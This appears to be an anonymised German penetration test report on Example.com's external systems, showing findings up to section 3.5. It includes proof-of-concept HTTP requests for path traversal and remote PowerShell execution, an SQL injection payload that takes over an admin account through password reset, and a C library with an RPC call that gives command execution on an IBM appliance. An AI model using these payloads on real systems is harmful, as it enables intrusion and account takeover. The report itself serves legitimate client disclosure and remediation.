CERTITUDE

Externer Penetrationstest

Example.com und dazugehörige Systeme

Öffentlich

Wien, 24. Juli 2023

Autor: Max Mustermann

IT is our way of solving your problem

IT is Certitude

Inhaltsverzeichnis

1 Management Summary

Dieses Dokument beschreibt die Ergebnisse der Sicherheitsüberprüfung der externen Infrastruktur von Example.com, durchgeführt im Zeitraum 01.07.2023 – 15.07.2023. Weitere Informationen zum Scope befinden sich in Kapitel 2.1.

1.1 Ergebnisse

- Es wurden **Schwachstellen in Example.com identifiziert, die zum Teil ohne weitere Vorbedingungen ausnutzbar sind, um der Organisation erheblichen Schaden zuzuführen**. Diese Schwachstellen stellen sofortigen Handlungsbedarf dar und wurden als „kritisch“ klassifiziert.
- Weitere Schwachstellen wurden identifiziert, die unter gewissen Umständen zu Schaden für die Organisation führen könnten und daher ebenfalls ein Risiko darstellen. Diese Risiken sind, abhängig von den Vorbedingungen und dem möglichen Schadensausmaß als „mittel“ oder „hoch“ klassifiziert. Darüber hinaus wurden Verbesserungsvorschläge zu weiteren Härtungsmaßnahmen dokumentiert, die als „niedriges“ Risiko klassifiziert wurden.

1.2 Generelle Empfehlungen

- Grundsätzlich wird festgehalten, dass IT-Systeme gänzlich ohne Schwachstellen nicht existieren und die Existenz von Schwachstellen daher nicht direkt eine Aussage über die Qualität der Arbeit einzelner Entwicklungs- und Betriebsverantwortlicher zulässt. IT-Sicherheit sollte als Teil der Entwicklungs- und Betriebsprozesse kontinuierlich wahrgenommen und verbessert werden.
- Die identifizierten Schwachstellen sollten überprüft und behoben werden. Hierbei wird empfohlen die mitangegebenen Priorisierungen und Empfehlungen in Betracht zu ziehen, sowie interne Risikomanagement-Richtlinien anzuwenden.
- Es wurden möglicherweise nicht alle Erscheinungsformen einer Schwachstelle während der Überprüfung identifiziert. Es wird empfohlen, alle Grundursachen der dokumentierten Schwachstellen zu identifizieren und zu beheben. Dabei sollten auch die Architektur und der Entwicklungsprozess als potenzielle Grundursache in Betracht gezogen werden.
- Es wird empfohlen einen Re-Check von Example.com durchzuführen, um eine effektive und vollständige Behebung der identifizierten Schwachstellen sicherzustellen.

1.3 Ergebnisübersicht

Folgende Schwachstellen wurden identifiziert:

2 Einführung

2.1 Scope

Das Ziel der Überprüfung war die Identifikation von Schwachstellen in der externen Infrastruktur von Example.com. Das Projekt wurde im Zeitraum 01.07.2023 – 15.07.2023 mit einem Umfang von insgesamt 10 Personentagen durchgeführt. Die Tiefe der Überprüfung wurde an die verfügbaren Personentage angepasst und dementsprechend priorisiert („Time-Box“ Ansatz).

Getestet wurde sowohl die extern erreichbare Infrastruktur von Example.com als auch die von einem Hoster betriebene Webseite.

Externe Systeme

- 192.0.2.1
- 192.0.2.2
- 192.0.2.3
- 192.0.2.4

Example.com Webseite

- 192.0.2.5



Abbildung 1 Webseite http://www.example.com

2.2 Methodologie

Die Überprüfung wurde als Black-Box Penetrationstest durchgeführt, sprich Quelltext, Dokumentationen oder tiefergehende Informationen wurden dem Penetrationstester nicht zur Verfügung gestellt.

2.3 Testumgebung

Die Sicherheitsüberprüfung wurde auf der Produktivumgebung durchgeführt. Hierzu wurde vom Kunden eine Liste an IP-Adressen sowie die URL zur Webseite zur Verfügung gestellt. Zugangsdaten für den Zugriff auf diverse Logins wurde

den Testern nicht zur Verfügung gestellt. Die Certitude IP-Adressen wurden zur Erhöhung der Testeffizienz auf WAF und IPS-Systemen freigeschaltet.

2.4 Bereinigungsliste

Es wird empfohlen die für den Penetrationstest getätigten Freischaltungen in WAF und IPS wieder zu entfernen.

2.5 Haftungsausschluss

Die Überprüfung wurde entsprechend aktuellen Best Practices und Standards, als auch so tiefgehend wie möglich im Rahmen der beauftragten Personentage durchgeführt. Aufgrund der Natur der Informationssicherheit sowie der Komplexität und fortlaufenden Veränderung von Informationssystemen, kann eine vollständige Sicherheit nicht garantiert werden. Der Prüfer kann weder die Vollständigkeit der identifizierten Schwachstellen und empfohlenen Gegenmaßnahmen noch die Sicherheit der überprüften Informationssysteme garantieren.

2.6 Versionshistorie

Version	Datum	Autor	Kommentare
1.0	24.07.2023	Max Mustermann	Übergabe

3 Ergebnisse

Die Ergebnisse sollten evaluiert und entsprechend internen Risikomanagement-Richtlinien behandelt werden. Die beschriebenen Empfehlungen sollten vor jeglicher Implementierung evaluiert und getestet werden. Für bereits in Betrieb befindliche Umgebungen sollten die Risiken sofort evaluiert werden.

Als Unterstützung zur Priorisierung der identifizierten Schwachstellen, wird eine Risikoeinschätzung in Form eines Schweregrads bereitgestellt, die von **Kritisch** (sofortiger Handlungsbedarf notwendig) über **Hoch** (sofortige Beachtung notwendig) und **Mittel** (Beachtung notwendig) bis **Niedrig** (in Betracht zu ziehen) reicht.

3.1 ■■■■ Ausführung von Powershell von File Shares

Schweregrad: Kritisch

Betroffene Systeme: 192.0.2.5

Auswirkung

Es können remote beliebige PowerShell Skripte lokal vom Server sowie von beliebigen Fileshares mittels UNC Pfaden eingebunden und ausgeführt werden. Durch diese Möglichkeit zur Ausführung beliebigen Codes, kann Schadcode eingeschleust und der Server kompromittiert werden.

Beschreibung

Die getestete Applikation kann, durch die Integration des GridPro Plugins in das Windows Azure Pack, am Server abgelegte PowerShell Skripte ausführen. Hierbei werden in HTTP POST Requests relative Pfade zu den PowerShell Skripten sowie dazugehörige Parameter angegeben, die von der Anwendung verarbeitet werden.

Es wurde identifiziert, dass PowerShell Skripte von beliebigen FileShares mittels UNC Pfaden (z.B. `\\\\Server\\$Share\\Skript.ps1`) eingebunden und ausgeführt werden können.

Proof of Concept

Es war möglich, sogenanntes „Directory Traversal“ durchzuführen, wodurch in andere Verzeichnisse gewechselt werden und die darin vorhandenen PowerShell Skripte ausgeführt werden können. Als Beispiel folgt einer der anfälligen Requests in gekürzter Form:

```
POST /ServiceManagerTenant/GetVisibilityMap HTTP/2
Host: example.com
[…]
Connection: close

{
     "scriptName":"Current\\Visible\\UseCase.ps1",
[…]
```

Die entsprechende erfolgreiche HTTP Response sieht in diesem Fall wie folgt aus:

```
HTTP/2 200 OK
Cache-Control: no-cache
[…]

{
      "VisiblePrompts":[
            "Prompt0",
            "Prompt2",
            "Prompt3",
            "Prompt4",
            "Prompt5",
            "Prompt6",
            "Prompt7",
            "Prompt8",
            "Prompt9"
      ],
      "ScriptExists":true
}
```

Nach Einfügen von `\\..` (signalisiert einen Wechsel in die Verzeichnis-Ebene darüber) nach dem Verzeichnis `Visible`, wurde folgende HTTP Response geliefert:

```
HTTP/2 200 OK
Cache-Control: no-cache
[…]

{
      "VisiblePrompts":[
      ],
      "ScriptExists":false
}
```

Dadurch wird gezeigt, dass die Pfadangabe falsch ist und es kein Skript unter dem angegebenen Namen bzw. Pfad gibt. Bei Angabe des Ordnernamens `\\..\\Visible` ergibt sich folgender Request:

```
POST /ServiceManagerTenant/GetVisibilityMap HTTP/2
Host: example.com
[…]
Connection: close

{
      "scriptName":"Current\\All\\..\\Visible\\UseCase.ps1",
[…]
```

Die HTTP Response glich nun wieder der ursprünglichen, wodurch von einer erfolgreichen Ausführung ausgegangen werden kann und eine sogenannte Directory Traversal Schwachstelle signalisiert wird, mit der potenziell auf beliebige Verzeichnisse des Systems zugegriffen werden kann.

Nach Absprache mit dem Fachbereich wurden uns auch die vollständigen Dateipfade zu den PowerShell Skripten zur Verfügung gestellt. Daraus ging hervor, dass nicht nur relative Pfade, sondern auch vollständige Pfade zu den PowerShell Skripten erfolgreich angegeben werden können, wie hier gezeigt:

```
POST /ServiceManagerTenant/GetVisibilityMap HTTP/2
Host: example.com
[…]
```

```
Connection: close

{
      "scriptName":"C:\\System\\WinsrvWAPScripts\\Current\\Visible\\UseCase.ps1",
[…]
```

Ausgehender Netzwerkverkehr von diesem System ins Internet wurde von der Firewall blockiert, weshalb auf bereits vorhandene Skripte im internen Netzwerk für einen Angriff zurückgegriffen werden muss.

Um dies zu simulieren, wurde den Testern durch den Fachbereich ein Test-Skript im temporären Verzeichnis C:\Temp\ außerhalb des Web-Verzeichnisses zur Verfügung gestellt. Hierbei entsteht bei der HTTP Response ein „500 Internal Server Error“. Nach Rücksprache mit dem Fachbereich wurde das Skript jedoch erfolgreich ausgeführt. Somit konnte gezeigt werden, dass beliebige am System vorhandene Skripte, auch außerhalb des definierten Web-Verzeichnisses, ausgeführt werden können.

Abschließend wurde von den Testern versucht mithilfe von UNC-Pfaden auf Windows SMB FileShares zuzugreifen. Hierbei konnte der extern erreichbare Hostname des Servers `Server-Name1` selbst, aber auch des Backup-Servers `Server-Name2` zur Demonstration angegeben werden. Dies zeigt, dass auch Skripte von fremden Shares eingebunden und ausgeführt werden können:

```
POST /ServiceManagerTenant/GetVisibilityMap HTTP/2
Host: example.com
[…]
Connection: close

{
      "scriptName":"\\cpr1w01wabe004\\C$\\System\\WinsrvWAPScripts\\Current\\Visib
le\\UseCase.ps1",
[…]
```

Zur erfolgreichen Ausführung beliebiger Skripte muss der Server auf den vom Angreifer kontrollierten FileShare (im internen Netzwerk oder im Internet) zugreifen können. Alternativ müsste ein Angreifer Schreibrechte auf interne FileShares, die der Server erreichen kann, besitzen.

Empfehlung

> Es sollte vermieden werden Pfade zu auszuführenden PowerShell Skripten aus nicht-vertrauenswürdigen Daten in HTTP Requests zu entnehmen. Alternativ sollten die Pfade zumindest serverseitig validiert werden, beispielsweise durch den Abgleich mit einer Whitelist.

> Da es sich um ein COTS-Produkt handelt, wir zur nachhaltigen Behebung empfohlen die Schwachstellen über einen Responsible Disclosure Prozesse an den Hersteller zu melden. Certitude kann die Meldung sowie die Koordination entsprechend der Certitude Responsible Disclosure Policy kostenfrei übernehmen.

3.2 ■■■■ SQL Injection erlaubt Auslesen aller Daten

Schweregrad: Kritisch

Betroffene Systeme: 192.0.2.5

Auswirkung

Daten in der Datenbank der getesteten Applikation können ohne Autorisierung gelesen oder manipuliert werden. Somit kann häufig auch die Logik der Web-Applikation beeinflusst werden. Je nach Konfiguration ist es damit auch möglich den darunterliegenden Datenbankserver oder die Backend Infrastruktur zu kompromittieren.

Beschreibung

Bei SQL Injection handelt es sich um eine Schwachstelle bei der SQL-Abfragen von Web-Applikation an die Datenbank modifiziert werden können. Ein Angreifer kann sich das zu Nutze machen, eigene SQL-Abfragen einzuschleusen und somit Zugriff auf mehr Daten erhalten, als er eigentlich dürfte. Dabei kann er häufig Daten lesen, jedoch auch schreiben und somit z.B. die Logik der Web-Applikation verändern. Je nach Konfiguration ist es damit auch möglich den darunterliegenden Datenbankserver oder die Backend Infrastruktur zu kompromittieren.

Es ist davon auszugehen, dass weitere Stellen in der Applikation von SQL-Injection Schwachstellen betroffen sind. Es muss daher bei der Behebung eine vollständige Analyse des Codes durchgeführt werden, um weitere verwundbare Stellen zu identifizieren.

Proof of Concept

Die SQL Injection Schwachstellen wurden unter mehreren Pfaden identifiziert und betreffen mehrere Parameter. Dabei werden meist detaillierte SQL-Fehlermeldungen inkl. Dateipfaden, genaue SQL-Abfragen, etc. wiedergegeben, wie als Beispiel in Abbildung 2 zu sehen.

Fatal error: Uncaught exception **Exception** with message **Query error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1 (UPDATE tl_member set email = 'mitarbeiter001@nsjb8v5hvzb41jg1oewwbubrlir8fx.burpcollaborator.net'=' WHERE id = 33122 AND client_id = 3)** thrown in **system/modules/core/library/Contao/Database/Statement.php** on line **295**

```
#0 system/modules/core/library/Contao/Database/Statement.php(264): Contao\Database\Statement->query
#1 system/modules/hrpuls_custom/CandidateCollection.php(1523): Contao\Database\Statement->execute(3
#2 system/modules/hrpuls_custom/CandidateCollection.php(1493): CandidateCollection->setNewMailInMem
#3 system/modules/ajaxrequest/AjaxCandidate.php(1505): CandidateCollection->setCandidateData('33122
#4 system/modules/ajaxrequest/AjaxCandidate.php(147): AjaxCandidate->setCandidateData(Array)
#5 system/modules/ajaxrequest/AjaxRequestClass.php(1026): AjaxCandidate->handleRequest('set_candida
#6 SimpleAjax.php(47): AjaxRequestClass->AjaxRequestMethod()
#7 SimpleAjax.php(60): SimpleAjax->run()
#8 {main}
```

Abbildung 2 Detaillierte SQL-Fehlermeldung

An vielen der identifizierten Stellen werden gewisse Sonderzeichen (wie z.B. Klammern) durch die Anwendung URL-kodiert, was das Abändern der Abfragen oder Einfügen von Sub-Queries erschwert, da diese von der Datenbank nicht mehr korrekt interpretiert werden. Dennoch lassen sich gefährliche SQL-Abfragen bauen, wie beispielsweise anhand der in Abbildung 2 dargestellten Abfrage zum Ändern der eigenen Mail-Adresse gezeigt wird. Diese kann so manipuliert

werden, dass auch die eingestellten Mail-Adressen beliebiger anderer Benutzer geändert werden können.

Wie aus der Fehlermeldung ersichtlich, handelt es sich hierbei um ein einfaches UPDATE-Statement, wo die vom Benutzer eingegebene Mail-Adresse bei einer gewissen „id“ und „client_id“ eingetragen wird. Diese IDs sind vom Benutzer normalerweise nicht änderbar und werden von der Applikation aus der entsprechenden Benutzer-Session gesetzt. Bei „id“ handelt es sich somit auch um die eigene ID des angemeldeten Benutzers.

Durch Einfügen der Payload `mail@adresse.com' WHERE id = 33189 AND client_id = 3 -- -` im POST-Parameter `value[values][mail]`, wird zuerst mittels des abschließenden Hochkommas die angegebene Mail-Adresse als gültiger Wert akzeptiert. Daraufhin kann jedoch die SQL-Abfrage erweitert werden, wie z.B. durch eine eigene WHERE-Klausel mit beliebigen Werten für „id“ und „client_id“. Das Kommentar-Zeichen am Ende stellt sicher, dass der letzte Teil der SQL-Abfrage mit der ursprünglichen WHERE-Klausel verworfen wird. Somit sieht der HTTP-Request mit der SQL Injection Payload wie folgt aus:

```
POST /SimpleAjax.php HTTP/2
Host: example.com
[...]
Accept-Language: en-US,en;q=0.9

acid=myrequest&action=set_candidate_data&value%5Bvalues%5D%5Bpersnr%5D=&value%5Bvalues%5D%5Bjob_title%5D=&value%5Bvalues%5D%5Bsex%5D=m&value%5Bvalues%5D%5Btitle%5D=1&value%5Bvalues%5D%5Bfirstname%5D=Vorname&value%5Bvalues%5D%5Blastname%5D=&value%5Bvalues%5D%5Bphone%5D=&value%5Bvalues%5D%5Bmail%5D=admin001@nsjb8v5hvzb41jg1oewwbubrlir8fx.burpcollaborator.net' WHERE id LIKE 33189 AND client_id LIKE 3-- -&value%5Bvalues%5D%5Bmobile%5D=&value%5Bvalues%5D%5Badress%5D=&value%5Bvalues%5D%5Bstreet_number%5D=&value%5Bvalues%5D%5Bzip%5D=&value%5Bvalues%5D%5Bcity%5D=&value%5Bvalues%5D%5BdateOfBirth%5D=12.08.2021&value%5Bmodul_id%5D=0&value%5Baction%5D=edit&value%5Bcandidate_id%5D=33122&value%5Bhash%5D=123456789
```

Somit konnte beispielsweise die Mail-Adresse des Admin-Benutzers admin001 (User-ID 012345) auf eine beliebige Mail-Adresse gesetzt werden. Die Funktion zum Zurücksetzen des Passworts zeigt nach erfolgter Manipulation als Fehlermeldung, dass die ursprüngliche Mail-Adresse des Benutzers admin001 und der Benutzername nicht mehr übereinstimmen, wie zur Bestätigung in Abbildung 3 zu sehen ist.

Abbildung 3 Ursprüngliche Mail-Adresse und Benutzername für admin001 stimmen nicht mehr überein.

Nach Eingabe der neuen Mail-Adresse wird das Formular erfolgreich abgesendet und der Angreifer erhält einen speziellen Link zum Rücksetzen des Passworts per Mail:

```
Subject: Ihre Passwortanfrage für example.com

From: support@example.com
To: admin001@nsjb8v5hvzb41jg1oewwbubrlir8fx.burpcollaborator.net
[...]

Sie haben ein neues Passwort für example.com angefordert.
Bitte klicken Sie https://example.com/de/passwort_vergessen.html
?token=123456abcdefgh um das neue Passwort festzulegen.
Wenn Sie diese E-Mail nicht angefordert haben, kontaktieren Sie bitte den
Administrator der Webseite.
```

Empfehlung

> Die nachhaltige Behebung erfordert eine Änderung der betroffenen Software. Es sollten parametrisierte SQL-Abfragen (Prepared Statements) anstelle der String-konkatenierten Abfragen implementiert werden. Daten aus nicht vertrauenswürdigen Quellen müssen dabei als Parameter übergeben werden. Mehr Informationen finden Sie im SQL Injection Prevention Cheat Sheet[1]. Diese Empfehlung sollte nicht nur für die besagte Codestelle, sondern für alle SQL-Statements im Code der Anwendung berücksichtigt werden.

[1] https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3.3 ■■■■ Administrative Zugänge und bekannte Schwachstellen

Schweregrad: **Kritisch**

Betroffene Systeme: 192.0.2.3

Auswirkung

Vergrößerung der Angriffsfläche durch Erreichbarkeit diverser, teils administrativer Zugänge (WordPress Admin, Plesk Web Host Edition, MySQL, FTP, etc.) und potenzielle Kompromittierung aufgrund teils veralteter Software mit bekannten Schwachstellen in der Hosting-Infrastruktur der Example.com Webseite.

Beschreibung

Für www.example.com bzw. die IP 1.1.1.1 wurden eine Vielzahl erreichbarer, teils administrativer Zugänge und Dienste identifiziert:

- Port 80 und 443 / http(s)://www.example.com/wp-admin
  - WordPress Administration
  - Auch unverschlüsselt per Port 80 erreichbar



Abbildung 4 WordPress Admin Login

- Port 21 / FTP
  - ProFTPD Version 1.3.5d mit bekannten Schwachstellen



Abbildung 5 ProFTPD

- Port 110 / POP3
  - POP3 Postfix mit Klartext Login



Abbildung 6 Postfix

> Port 8880 und 8443
  - Plesk Onyx 17.5.3 Web Host Edition Administrationsseite
  - Auch unverschlüsselt per Port 8880 erreichbar
  - PHP/PleskLin Version 7.2.14 mit mehreren, teils kritischen Schwachstellen



Abbildung 7 Plesk Onyx

> Port 3306 / MySQL 5.5.60-0+deb7u1 (April 2018)
  - Extern erreichbare Datenbank mit mehreren bekannten Schwachstellen



Abbildung 8 MySQL Version 5.5.60-0+deb7u1

> Ports 443, 465, 993, 995, 6309, 8443
  - Dienste die TLSv1 unterstützen (s. auch 3.6)

Empfehlung

> Es wird empfohlen die gefundenen Schwachstellen zu beheben, die veraltete Software zu aktualisieren sowie erreichbare Dienste und Administrationszugänge, wenn möglich, nur aus dem internen Netz erreichbar zu machen.

> Zur nachhaltigen und regelmäßigen Beseitigung von neuen Schwachstellen, wird empfohlen einen Patch-Management Prozess zu etablieren. Dieser sollte basierend auf einer toolgestützten Inventarisierung verwendeter Software, auf Softwareupdates hinweisen bzw. diese automatisiert einspielen.

> Als Kontrollprozess wird empfohlen ein Schwachstellen-Management mit automatisierten Überprüfungen zu etablieren.

3.4 ■■■□ Privilege Escalation in IBM Spectrum Virtualize

Schweregrad: Hoch

Betroffene Systeme: 192.0.2.4

Auswirkung

Ein Angreifer mit einem niedrigprivilegierten Benutzer kann beliebige Befehle auf der getesteten Appliance ausführen.

Beschreibung

Die Weboberfläche der Appliance kommuniziert mit dem Web-Backend über ein proprietäres RPC-Protokoll. Dieses Protokoll erlaubt es der Weboberfläche beliebige statische Java-Methoden am Anwendungsserver auszuführen.

Neben den vorgesehenen Methoden können jedoch weitere Methoden aufgerufen werden, die beispielsweise von dem JRE oder verwendeten Java-Bibliotheken bereitgestellt werden. Diese Funktionalität exponiert daher eine Vielzahl von Methoden, die nicht dazu gedacht sind von einem Angreifer direkt aufgerufen zu werden. Das Proof of Concept zeigt beispielsweise, wie ein Angreifer beliebigen Code ausführen kann.

Der Proof of Concept dient lediglich als Demonstration der Problematik anhand eines Beispiels. Es reicht nicht, den Aufruf der Methode aus diesem Beispiel zu unterbinden.

Da dieses RPC-Protokoll für alle Benutzer der Weboberfläche verwendet wird, kann die Schwachstelle von allen Benutzern ausgenutzt werden.

Proof of Concept

Der folgende HTTP Request zeigt einen legitimen Aufruf einer Methode durch das RPC-Protokoll:

```
POST /RPCAdapter?kzgjfycsm=[CSRF Token] HTTP/1.1
Host: 1.1.1.1
Cookie: […]

{
 "clazz":"com.ibm.evo.rpc.RPCRequest",
 "methodClazz":"com.ibm.svc.gui.logic.ConfigRPC",
 "methodName":"getUpdateStatus",
 "methodArgs":[]
}
```

Wird dieser Request abgesendet, ruft der Anwendungsserver die in `methodName` spezifizierte Methode der in `methodClazz` angegebenen Klasse mit den in `methodArgs` übergebenen Parametern auf. Da es keine Einschränkungen für diese

Parameter gibt, können beliebige statische Methoden im Classpath aufgerufen werden.

Die Methode `java.lang.System.load` wurde gewählt, um diese Schwachstelle zu demonstrieren. Diese Methode erlaubt es beliebige native Bibliotheken aus dem Dateisystem zu laden.

Im ersten Schritt wurde eine präparierte native Bibliothek erstellt:

```
#include <stdio.h>
#include <stdlib.h>

void takeover(){
    printf("Hello\n");
    unsetenv("LD_PRELOAD");
    system("sh -c 'while true ; do sh /tmp/execcmd >> /tmp/cmdout 2>&1; rm
/tmp/execcmd; sleep 5; done' &")
}
```

Dieser Code wurde kompiliert und per SCP auf die Appliance nach /tmp/libtakeover.so übertragen (die Funktion `takeover` wurde beim Linken als init-Funktion definiert).

Folgender Request zeigt den Aufruf der Methode `java.lang.System.load`, um die präparierte Bibliothek in die JVM einzubinden:

```
POST /RPCAdapter?kzgjfycsm=[CSRF Token] HTTP/1.1
Host: 1.1.1.1
Cookie: […]

{
 "clazz":"com.ibm.evo.rpc.RPCRequest",
 "methodClazz":"java.lang.System",
 "methodName":"load",
 "methodArgs":["/tmp/libtakeover.so"]
}
```

Dadurch wurde ein Prozess im Hintergrund gestartet, der alle 5 Sekunden die in `/tmp/execcmd` abgelegten Befehle ausführte und die Ausgaben nach `/tmp/cmdout` umleitete. Somit konnten beliebige Befehle unter dem Benutzer des Anwendungsservers ausgeführt werden.

Empfehlung

> Das RPC-Protokoll sollte lediglich den Aufruf eines eingeschränkten Sets an Methoden erlauben (Whitelisting). Blacklisting keine sichere Alternative, da Angreifer leicht eine andere Methode finden können.

> Da es sich um ein COTS-Produkt handelt, wir zur nachhaltigen Behebung empfohlen die Schwachstellen über einen Responsible Disclosure Prozesse an den Hersteller zu melden. Certitude kann die Meldung sowie die Koordination entsprechend der Certitude Responsible Disclosure Policy kostenfrei übernehmen.

3.5 Verbindungen über HTTP möglich

Schweregrad: Hoch

Betroffene Systeme: 192.0.2.3

Auswirkung

Angreifer, die sich am Kommunikationspfad befinden, können die übertragene Kommunikation aufzeichnen bzw. auch verändern und somit auch weiterführende Angriffe durchführen. *Der Schweregrad wurde hier höher als üblich bewertet, da hiervon auch Administrationsseiten und Logins betroffen sind.*

Beschreibung

Einige der getesteten Systeme bieten teils nur unverschlüsseltes HTTP an. Andere bieten sowohl HTTP als auch HTTPS an, hindern jedoch den Benutzer nicht daran sich per unverschlüsseltem HTTP zu verbinden. Dies erlaubt es einem Angreifer, der sich dazu an einer geeigneten Position im Netzwerk befindet (z.B. gleiches öffentliches WLAN, Infrastruktur des Webseiten-Hosters, Internetanbieter, etc.), HTTPS Links in HTTP Links umzuschreiben. Verbindet sich der Benutzer per HTTP zum Webserver, kann der Angreifer anschließend auch jegliche Weiterleitung an die verschlüsselte HTTPS Seite unterbinden und die Kommunikation zwischen Benutzer und Webserver somit weiterhin aufzeichnen oder verändern.



Abbildung 9 HTTP Seite bei der Logindaten unverschlüsselt übertragen werden

